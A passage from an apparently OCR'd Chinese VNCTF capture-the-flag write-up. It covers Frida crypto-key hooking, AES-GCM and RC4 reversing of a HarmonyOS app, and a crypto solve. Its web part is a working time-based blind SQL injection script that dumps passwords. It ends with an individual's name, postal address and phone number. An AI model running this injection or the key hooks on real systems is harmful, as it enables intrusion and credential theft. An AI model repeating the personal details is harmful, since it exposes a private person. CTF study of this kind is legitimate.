    Cipher.doFinal.overload('[B').implementation = function(enc) {
        // 打印传入的 AAD（附加认证数据）
```

```
        console.log("doFinal 被调用，传入的 enc: " + enc);
        console.log("doFinal 被调用，传出的 dec: " + this.doFinal(enc));

        return this.doFinal(enc);
    };

    // 获取 SecretKeySpec 类的引用
    var SecretKeySpec = Java.use("javax.crypto.spec.SecretKeySpec");

    // Hook SecretKeySpec 构造方法
    SecretKeySpec.$init.overload('[B', 'java.lang.String').implementation = function(key, algorithm) {
        // 打印密钥字节数组
        console.log("SecretKeySpec 被调用，传入的 key: " + key);
        console.log("使用的算法: " + algorithm);

        // 调用原始构造方法
        return this.$init(key, algorithm);
    };
});

```

解密

```
import javax.crypto.Cipher;
import javax.crypto.SecretKey;
import javax.crypto.spec.GCMParameterSpec;
import javax.crypto.spec.SecretKeySpec;
import java.nio.charset.StandardCharsets;
import java.util.Arrays;
import java.util.Base64;

public class AES_GCM {

    public static void main(String[] args) throws Exception {
        // 示例密钥，假设你已经有了密钥
        SecretKey key = new SecretKeySpec(new byte[] {97,116,114,105,107,101,121,115,115,121,101,107,105,114,116,97}, "AES");

        // Base64 编码的密文，假设你已经有了 Base64 编码后的密文字符串
        String base64Ciphertext = "MTE0NTE0HMuJKLOW1BqCAi2MxpHYjGjpPq82XXQ/jgx5WYrZ2MV53a9xjQVbRaVdRiXFrSn6EcQPzA=="; // 示例密文

        // 解码 Base64
        byte[] decodedCiphertext = Base64.getDecoder().decode(base64Ciphertext);

        // 提取前6个字节作为 IV
        byte[] iv = new byte[6];
```

```
        System.arraycopy(decodedCiphertext, 0, iv, 0, 6);
        System.out.println(new String(iv));
        // 剩余部分是密文
        byte[] ciphertext = new byte[decodedCiphertext.length - 6];
        System.arraycopy(decodedCiphertext, 6, ciphertext, 0,
ciphertext.length);

        // AAD 为 "mysecretadd"
        byte[] aad = "mysecretadd".getBytes(StandardCharsets.UTF_8);

 System.out.println(Arrays.toString(encrypt("aaaaa".getBytes(StandardChar
sets.UTF_8), key, iv, aad)));
        // 解密操作
        byte[] decryptedText = decrypt(ciphertext, key, iv, aad);

        // 打印解密后的明文
        System.out.println("Decrypted text: " + new String(decryptedText,
StandardCharsets.UTF_8));
    }

    public static byte[] decrypt(byte[] ciphertext, SecretKey key, byte[]
iv, byte[] aad) throws Exception {
        // 创建 AES/GCM 解密器
        Cipher cipher = Cipher.getInstance("AES/GCM/NoPadding");

        // 创建 GCM 参数并初始化
        GCMParameterSpec spec = new GCMParameterSpec(128, iv); // Tag 长度
为 128 位（16 字节）
        cipher.init(Cipher.DECRYPT_MODE, key, spec);

        // 更新 AAD（附加认证数据）
        if (aad != null) {
            cipher.updateAAD(aad);
        }

        // 解密并返回明文
        return cipher.doFinal(ciphertext);  // 返回解密后的数据
    }

    public static byte[] encrypt(byte[] ciphertext, SecretKey key, byte[]
iv, byte[] aad) throws Exception {
        // 创建 AES/GCM 解密器
        Cipher cipher = Cipher.getInstance("AES/GCM/NoPadding");

        // 创建 GCM 参数并初始化
        GCMParameterSpec spec = new GCMParameterSpec(128, iv); // Tag 长度
为 128 位（16 字节）
        cipher.init(Cipher.ENCRYPT_MODE, key, spec);

        // 更新 AAD（附加认证数据）
```

```
        if (aad != null) {
            cipher.updateAAD(aad);
        }

        // 解密并返回明文
        return cipher.doFinal(ciphertext);  // 返回解密后的数据
    }
}
```

> 抽奖转盘

直接压缩包找出来abc文件和so文件，找最新的jadx-dev-all.jar（abc-decompiler）来反编译，旧版本找不到密文，核心文件在p000entry/src/main/ets/pages

```
[101, 74, 76, 49, 101, 76, 117, 87, 55, 69, 118, 68, 118, 69, 55, 67, 61, 83, 62, 111, 81, 77, 115, 101, 53, 73, 83, 66, 68, 114, 109, 108, 75, 66, 97, 117, 93, 127, 115, 124, 109, 82, 93, 115]
public Object #~@0>@4*#(Object functionObject, Object newTarget, MyPage this, Object arg0, Object arg1) {
        _lexenv_0_0_[arg1] = (arg0 + 1) ^ 7;
        return null;
    }

```

找到了一个密文数组和一个加密，打印下得到 `aLJ5aJq0/ApBpA/C9S8gUIsa1MSDBtijKDeqYwsziTYs` 很像base64加密

```
s = [101, 74, 76, 49, 101, 76, 117, 87, 55, 69, 118, 68, 118, 69, 55, 67, 61, 83, 62, 111, 81, 77, 115, 101, 53, 73, 83, 66, 68, 114, 109, 108, 75, 66, 97, 117, 93, 127, 115, 124, 109, 82, 93, 115]
print(len(s))
for i in range(len(s)):
    s[i] = (s[i]^7)-1
print(bytes(s))
```

下面去看so，找到核心函数

```
__int64 __fastcall sub_28230(__int64 a1, __int64 a2)
{
  __int64 v2; // rax
  size_t v4; // [rsp+28h] [rbp-178h]
  double v5; // [rsp+40h] [rbp-160h]
  __int64 v6; // [rsp+88h] [rbp-118h]
  __int64 v7; // [rsp+90h] [rbp-110h] BYREF
  char v8[31]; // [rsp+98h] [rbp-108h] BYREF
  char v9; // [rsp+B7h] [rbp-E9h] BYREF
  __int64 v10; // [rsp+B8h] [rbp-E8h] BYREF
  __int64 v11; // [rsp+C0h] [rbp-E0h] BYREF
  char v12[24]; // [rsp+C8h] [rbp-D8h] BYREF
```

```
13    char v13[24]; // [rsp+E0h] [rbp-C0h] BYREF
14    double y; // [rsp+F8h] [rbp-A8h] BYREF
15    double x; // [rsp+100h] [rbp-A0h] BYREF
16    __int64 v16; // [rsp+108h] [rbp-98h] BYREF
17    char dest[112]; // [rsp+110h] [rbp-90h] BYREF
18    __int64 s[4]; // [rsp+180h] [rbp-20h] BYREF
19
20    s[3] = __readfsqword(0x28u);
21    if ( a1 && a2 )
22    {
23      v16 = 3LL;
24      memset(s, 0, 0x18uLL);
25      if ( (unsigned int)napi_get_cb_info(a1, a2, &v16, s, 0LL) )
26      {
27        OH_LOG_Print(0LL, 6LL, 65280LL, "MyCry", "api_get_cb_info failed");
28        return 0LL;
29      }
30      else
31      {
32        x = 0.0;
33        y = 0.0;
34        if ( (unsigned int)napi_get_value_double(a1, s[0], &x) || (unsigned
  int)napi_get_value_double(a1, s[1], &y) )
35        {
36          OH_LOG_Print(0LL, 6LL, 65280LL, "MyCry", "napi_get_value
  failed");
37          return 0LL;
38        }
39        else
40        {
41          sub_287D0(v13, a1, s[2]);
42          v2 = sub_288E0(v13);
43          OH_LOG_Print(0LL, 6LL, 65280LL, "MyCry", "ts_putString str = %
  {public}s", v2);
44          sub_28900(v12);
45          v11 = sub_28990(v13);
46          v10 = sub_28A00(v13);
47          while ( (sub_28A80(&v11, &v10) & 1) != 0 )
48          {
49            v9 = *(_BYTE *)sub_28AB0(&v11) + 3;
50            sub_28AD0(v12, &v9);
51            sub_28B30(&v11);
52          }
53          v5 =
  _mm_cvtepi32_pd(_mm_cvttpd_epi32((__m128d)COERCE_UNSIGNED_INT64(hypot(x,
  y)))).m128d_f64[0];
54
   std::__n1::basic_string<char,std::__n1::char_traits<char>,std::__n1::all
  ocator<char>>::basic_string[abi:v15004]<decltype(nullptr)>(
55            v8,
```


```
          "Take_it_easy");
        OH_LOG_Print(0LL, 6LL, 65280LL, "MyCry", "Result: %{public}f",
v5);
        if ( v5 == 40.0 )
          sub_i111iIl1i(v12, v8, (unsigned int)(int)v5);
        else
          sub_i111iIlii(v12, v8, (unsigned int)(int)v5);
        memset(dest, 0, 0x64uLL);
        if ( (unsigned __int64)sub_27AE0(v12) < 0x5A )
          base64_encode((__int64)v12, dest);
        else
          strcpy(dest, "oh!you_are_toooooo_long!!!!!!");
        v4 = strlen(dest);
        if ( (unsigned int)napi_create_string_utf8(a1, dest, v4, &v7) )
        {
          OH_LOG_Print(0LL, 6LL, 65280LL, "MyCry", "napi_create_double
failed");
          v6 = 0LL;
        }
        else
        {
          v6 = v7;
        }

 std::__n1::basic_string<char,std::__n1::char_traits<char>,std::__n1::all
ocator<char>>::~basic_string(v8);
        sub_28BD0(v12);

 std::__n1::basic_string<char,std::__n1::char_traits<char>,std::__n1::all
ocator<char>>::~basic_string(v13);
      }
    }
  }
  else
  {
    OH_LOG_Print(0LL, 6LL, 65280LL, "MyCry", "env or exports is null");
    return 0LL;
  }
  return v6;
}
```

sub_i111ill1i或sub_i111illii处理后再base64加密

```
// attributes: thunk
__int64 sub_i111iIl1i()
{
  return
_Z13sub_i111iIl1iRNSt4__n16vectorIcNS_9allocatorIcEEEERKNS_12basic_string
IcNS_11char_traitsIcEES2_EEi();
}
```

```
unsigned __int64 __fastcall sub_i111iIl1i(__int64 a1, __int64 a2, char
a3)
{
  _BYTE *v3; // rax
  _BYTE *v4; // rax
  char v6; // [rsp+8h] [rbp-258h]
  unsigned __int64 k; // [rsp+20h] [rbp-240h]
  int v8; // [rsp+28h] [rbp-238h]
  int j; // [rsp+2Ch] [rbp-234h]
  int v10; // [rsp+30h] [rbp-230h]
  int v11; // [rsp+30h] [rbp-230h]
  int i; // [rsp+34h] [rbp-22Ch]
  int v13; // [rsp+38h] [rbp-228h]
  char v15[520]; // [rsp+50h] [rbp-210h] BYREF
  unsigned __int64 v16; // [rsp+258h] [rbp-8h]

  v16 = __readfsqword(0x28u);
  v13 = sub_27DD0(a2);
  for ( i = 0; i < 256; ++i )
  {
    v15[i + 256] = i;
    v15[i] = *(_BYTE *)sub_27DF0(a2, i % v13);
  }
  v10 = 0;
  for ( j = 0; j < 256; ++j )
  {
    v10 = ((unsigned __int8)v15[j] + (unsigned __int8)v15[j + 256] + v10)
% 256;
    sub_27E20(&v15[j + 256], &v15[v10 + 256]);
  }
  v8 = 0;
  v11 = 0;
  for ( k = 0LL; k < sub_27AE0(a1); ++k )
  {
    v8 = (v8 + 1) % 256;
    v11 = ((unsigned __int8)v15[v8 + 256] + v11) % 256;
    sub_27E20(&v15[v8 + 256], &v15[v11 + 256]);
    v6 = v15[((unsigned __int8)v15[v11 + 256] + (unsigned __int8)v15[v8 +
256]) % 256 + 256];
    v3 = (_BYTE *)sub_27B00(a1, k);
    *v3 ^= v6;
    v4 = (_BYTE *)sub_27B00(a1, k);
    *v4 ^= a3;
  }
  return __readfsqword(0x28u);
}
```

两个显然都是rc4，前者传入40多异或了，后者异或0x18



最后的sub 3没找到，还是观察到规律才发现

Crypto

> easymath

首先z3可以求解三个素数

```python
from sympy import legendre_symbol
from z3 import *

a = Int("a")
b = Int("b")
c = Int("c")
s = Solver()
s.add(a+b+c==152649661441472585871717767030059267305184386036884877214651254409395263439494940221135524142755604442523784830727291565991437467412585324316649386773303194497896653521043526206585505448878074338669999636243209099819940184315266206191)
s.add(a*b+a*c+b*c==765132501806669481902549897037683382997233861546194687007300855860576387164345567202334734544008810020653195692929231)
N = 1
if s.check() == sat:
    ans = s.model()
    print(ans)
    N = ans[a].as_long()*ans[b].as_long()*ans[c].as_long()
    print(N)
```

然后是一个a^2modN，可以利用中国剩余定理

```python
from sympy import sqrt_mod
from sympy.ntheory.modular import solve_congruence

# 重新定义素因子
b = 548756431695141709393464779865994151264644295812743907182 7
c = 386876570910614415470355611863582240062399407521255358241 1
a = 590863611808969733853357278571016281724800157034849506722 7

# 重新定义 c_value
c_value = 24884251313604275189259571459005374365204772270250725590014651519125317134307160341658199551661333326703566996431067426138627332156507267671028553934664652787411834581708944

# 计算 c_value 在每个素数模下的平方根
sqrt_a = sqrt_mod(c_value, a, all_roots=True)
sqrt_b = sqrt_mod(c_value, b, all_roots=True)
sqrt_c = sqrt_mod(c_value, c, all_roots=True)

# 使用中国剩余定理合并解
solutions = []
for x in sqrt_a:
    for y in sqrt_b:
        for z in sqrt_c:
            res = solve_congruence((x, a), (y, b), (z, c))
            if res:
                solutions.append(res[0])

print(solutions)
print(bytes.fromhex(hex(325714524936805045870599916394859742487396082609853016904206306797799294429908134765584705104874385528562768869049154397624863645707696788955369048469602267457592373819517)[2:]))#VNCTF{90dcfb2dfb21a21e0c8715cbf3643f4a47d3e2e4b3f7b7975954e6d9701d9648}
```

Misc

> VN_Lang

exe里字符串里有flag（我做的时候怀疑我智商了，分析图案半天）

Web

> 奶龙回家

没有回显只能盲注

https://blog.csdn.net/2201_75824562/article/details/139362754，查出来是sqlite，可以利用randomblob延迟

```python
import requests

url = 'http://node.vnteam.cn:48743/login'
flag = ''
for i in range(1, 500):
    low = 32
    high = 128
    mid = (low + high) // 2
    while low < high:
        payload = 'select/**/group_concat(password)/**/from/**/users'
        password = f"'or/**/(case/**/when(substr(({payload}),{i},1)>'{chr(mid)}')/**/then/**/randomblob(1000000000)/**/else/**/0/**/end)--"
        json = {"username": 'nailong', "password": password}
        try:
            res = requests.post(url=url, json=json, timeout=2)
        except Exception:
            low = mid + 1
        else:
            high = mid
        mid = (low + high) // 2
    if (mid == 32 or mid == 127):
        break
    flag = flag+chr(mid)
    print(flag)

```

得到密码woaipangmao114514，登录即可看flag

收件信息

四川省成都市双流区川大路二段2号四川大学江安校区东园

徐伯韬

13949047085